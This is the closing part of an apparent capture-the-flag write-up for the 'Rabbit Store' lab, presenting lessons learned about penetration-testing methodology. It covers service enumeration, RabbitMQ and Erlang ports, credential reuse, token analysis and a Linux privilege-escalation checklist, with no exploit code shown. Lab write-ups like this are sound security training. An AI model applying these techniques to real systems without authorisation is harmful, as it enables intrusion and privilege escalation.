
🏁 Final Flag
su root
cd /root
cat root.txt
Conclusion
Rabbit Store was a good example of a real-world-style attack chain where enumeration was more important than immediately looking for a single exploit. The machine required investigating the exposed services, understanding how the web application and RabbitMQ were being used, discovering useful credentials, and then using local enumeration to identify a privilege-escalation path
The Rabbit Store room involved a mix of:
- Network and service enumeration
- Web application enumeration
- Authentication and credential discovery
- RabbitMQ enumeration
- Remote access
- Privilege escalation
- Credential/token analysis
Each step built on the last, and it was a great exercise in real-world exploitation chains.
Tools Used
- nmap
- gobuster
- burpsuite
- netcat
The lessons learned from the room are:
- 🔎 Enumeration must come before exploitation
One of the biggest lessons is don’t start by blindly exploiting the first service you see.
During the initial scan, you identify:
- Open ports
- Running services
- Service versions
- Web applications
- APIs
- Message brokers such as RabbitMQ
- Possible authentication interfaces
For example, an Nmap result might show:
22/tcp     SSH
80/tcp     HTTP
25672/tcp  Erlang distribution
5672/tcp   RabbitMQ
Each port tells you something about the architecture.
The important mindset is:
Every open port is a potential attack surface.
You shouldn’t assume that only port 80 matters because it is a web server.
- 🌐 Web applications can expose backend functionality
Another important lesson is understanding that a website isn’t necessarily the whole application.
A web application may communicate with:
Browser
   ↓
Web application
   ↓
API
   ↓
Database / RabbitMQ / internal service
So while enumerating the web application, you should look for:
- /api/
- API endpoints
- Parameters
- Cookies
- JWTs
- Hidden functionality
- Error messages
- Source code
- JavaScript files
- Configuration information
- References to internal services
For example, if an application has an endpoint like:
/api/store-url
don’t just think:
"This is a URL submission endpoint."
Think:
"What does the backend do with this URL?"
That question can reveal vulnerabilities.
- 🧠 Understand what happens behind an API
This is one of the most valuable lessons from Rabbit Store.
Suppose you send:
POST /api/store-url
with:
{
    "url": "http://example.com"
}
The interesting question isn’t just whether the endpoint accepts the request.
You want to understand:
User input
    ↓
API
    ↓
Backend processing
    ↓
Internal service
    ↓
Response/storage
If user-controlled data reaches another internal service, the security implications can become much greater.
This is why API enumeration and understanding application logic are important skills.
- 🐇 RabbitMQ is an important attack surface
RabbitMQ is a message broker.
Instead of applications directly communicating with each other:
Application A → Application B
they can communicate through RabbitMQ:
Application A
      ↓
   RabbitMQ
      ↓
Application B
RabbitMQ uses concepts such as:
- Exchanges
- Queues
- Messages
- Bindings
- Virtual hosts
- Users
- Permissions
So when you see RabbitMQ during enumeration, don’t treat it as an ordinary web service.
You should ask:
Who uses this RabbitMQ instance?

Which applications communicate through it?

Is authentication enabled?

Are there default or weak credentials?

Is the management interface exposed?

Is the service using Erlang distribution?
That architectural thinking is much more useful than simply memorizing RabbitMQ commands.
- 🔐 Credentials can have more than one purpose
A major lesson is:
Finding credentials doesn't necessarily mean you're done.
Suppose you discover:
username: rabbit
password: ********
You should consider where those credentials might work.
Possible targets include:
SSH
RabbitMQ
Web application
Database
Internal service
Configuration file
This is called credential reuse.
In a lab environment, credentials may intentionally be reused between services so that discovering one piece of information allows you to move further through the machine.
So whenever you discover credentials, think:
Where can I authenticate with these?
- 🧩 Understand Erlang/RabbitMQ architecture
RabbitMQ is built using Erlang, and Erlang applications can communicate using the Erlang distribution protocol.
This introduces an important distinction:
RabbitMQ application protocol
	≠
Erlang distribution protocol
For example, RabbitMQ commonly uses ports such as:
5672  → AMQP
15672 → RabbitMQ Management
25672 → Erlang distribution / clustering
The important lesson isn’t simply memorizing those numbers.
It’s recognizing:
A service can expose multiple protocols and supporting interfaces.
Therefore, if Nmap shows:
25672/tcp open
you should investigate what that port actually represents rather than assuming it is another normal web/API port.
- 🍪 Authentication material should be analyzed carefully
Rabbit Store also teaches the importance of examining authentication data.
For example, you may encounter:
Cookie: jwt=...
or another encoded value.
You need to determine:
Is it encoded?
Is it encrypted?
Is it signed?
What format is it?
What information does it contain?
A very important distinction:
Encoding
Example:
Base64

Encoding is reversible and isn't intended to provide secrecy.
Encryption
Encryption requires a key to recover the original data.
Hashing
Hashing is designed to be one-way.
Signing
A signature is primarily used to verify authenticity/integrity.
Understanding these differences prevents you from treating every strange-looking string as a “hash.”
- 🧪 Don’t blindly trust automated tools
Another important lesson is troubleshooting.
You may run a script and receive:
wrong cookie, auth unsuccessful
The correct response isn’t immediately:
"The exploit doesn't work."
Instead, investigate:
Is the username correct?
Is the cookie correct?
Is the RabbitMQ port correct?
Is the Erlang cookie correct?
Is the target reachable?
Is the service actually RabbitMQ?
Is the protocol compatible?
Is the tool version compatible?
This develops an extremely important pentesting skill:
Debug the attack chain instead of blindly changing commands.
- 🖥️ Getting a shell is not the end
Once you obtain a shell, many beginners think:
Shell obtained → done
Actually:
Initial access
      ↓
Situational awareness
      ↓
Privilege escalation
      ↓
Root
Immediately determine:
whoami
id
hostname
uname -a
pwd
Then investigate:
sudo -l
and look for:
- SUID binaries
- SGID binaries
- Linux capabilities
- Writable files
- Writable directories
- Cron jobs
- Running services
- Interesting processes
- Configuration files
- Credentials
- SSH keys
- Environment variables
- ⬆️ Local enumeration is extremely important
A common mistake is spending a lot of time on the initial exploit but doing very little enumeration after obtaining a shell.
You should develop a repeatable methodology.
For example:
whoami
   ↓
id
   ↓
sudo -l
   ↓
SUID
   ↓
Capabilities
   ↓
Cron
   ↓
Services
   ↓
Writable files
   ↓
Credentials
   ↓
Privilege escalation
Tools such as LinPEAS can automate many of these checks, but you should understand what the tool is actually looking for.
- 🔑 Permissions matter more than filenames
Linux privilege escalation often comes down to:
Who owns the file?
Who can write to it?
Who executes it?
With which privileges?
For example:
root root /opt/script.sh
doesn’t automatically mean the script is secure.
You need to inspect:
ls -la /opt/script.sh
and determine whether an unprivileged user can modify it.
The critical chain is:
Low-privileged user
	↓
Can modify something
	↓
Privileged process executes it
	↓
Code executes with higher privileges
	↓
Privilege escalation
This is a fundamental Linux security concept.
- 🔄 Think in attack chains
Rabbit Store is particularly useful for learning attack-chain thinking.
Instead of viewing vulnerabilities individually:
Web vulnerability
RabbitMQ
Credentials
Linux misconfiguration
connect them:
Web enumeration
      ↓
Application/API discovery
      ↓
Credential discovery
      ↓
Service authentication
      ↓
Initial access
      ↓
Linux enumeration
      ↓
Misconfiguration
      ↓
Privilege escalation
      ↓
Root
A vulnerability that looks unimportant by itself can become extremely valuable when combined with another weakness.
- 🧭 Learn to ask “what can this lead to?”
This is probably the most important mindset to take from the room.
Suppose you discover:
RabbitMQ
Don’t stop at:
"RabbitMQ is running."
Ask:
"Why is RabbitMQ running?"
Then:
"Which application uses it?"
Then:
"Can I authenticate?"
Then:
"What information can I obtain?"
Then:
"Can this lead to credentials or command execution?"
Similarly, if you find:
JWT
don’t stop at:
"There's a JWT."
Ask:
"What's inside?"

"How is it validated?"

"What privileges does it represent?"

"Is it signed correctly?"
This is how reconnaissance turns into exploitation.
- 🛠️ Tool knowledge isn’t enough
Rabbit Store also reinforces the difference between knowing commands and understanding security.
For example, knowing:
nmap
gobuster
ffuf
curl
linpeas
is useful.
But the real skill is knowing:
WHEN should I use it?
WHY am I using it?
WHAT am I looking for?
WHAT does the result mean?
WHAT should I investigate next?
For example:
nmap
isn’t simply:
"A port scanner."
It’s a way of building an initial model of the target’s attack surface.
- 📚 Build a repeatable methodology
One of the biggest takeaways from this room should be a methodology you can reuse on other THM/HTB machines.
Phase 1 — Recon
Identify target
↓
Scan ports
↓
Identify services
↓
Identify versions
Phase 2 — Enumeration
HTTP
↓
Directories
↓
APIs
↓
Parameters
↓
Authentication
↓
Other exposed services
Phase 3 — Initial access
Credentials
↓
Vulnerability
↓
Authentication
↓
Shell
Phase 4 — Post-exploitation whoami id sudo -l ↓ SUID Capabilities Cron Services Files Credentials
Phase 5 — Privilege escalation
Find weakness
↓
Understand why it works
↓
Exploit it
↓
Verify privileges
🎯 The biggest lessons from Rabbit Store
few things from the room to remember.
——– Lesson —————————————- Why it matters ——–
- 🔎 Enumerate broadly :: Important services may not be HTTP/SSH
- 🌐 Understand APIs :: Backend functionality can expose attack paths
- 🐇 Understand RabbitMQ :: Message brokers can become part of the attack surface
- 🔐 Reuse discovered credentials carefully :: One credential can unlock multiple services
- 🧩 Understand authentication :: Cookies, tokens, hashes and encoding are different
- 🐛 Troubleshoot failures :: An error doesn’t necessarily mean the technique is impossible
- 🖥️ Enumerate after getting a shell :: Initial access ≠ root
- ⬆️ Study Linux permissions :: Misconfigured permissions frequently enable escalation
- 🔗 Chain weaknesses :: Multiple small findings can produce a complete compromise
- 🧠 Ask “what next?” :: This is the core penetration-testing mindset
Thanks for reading!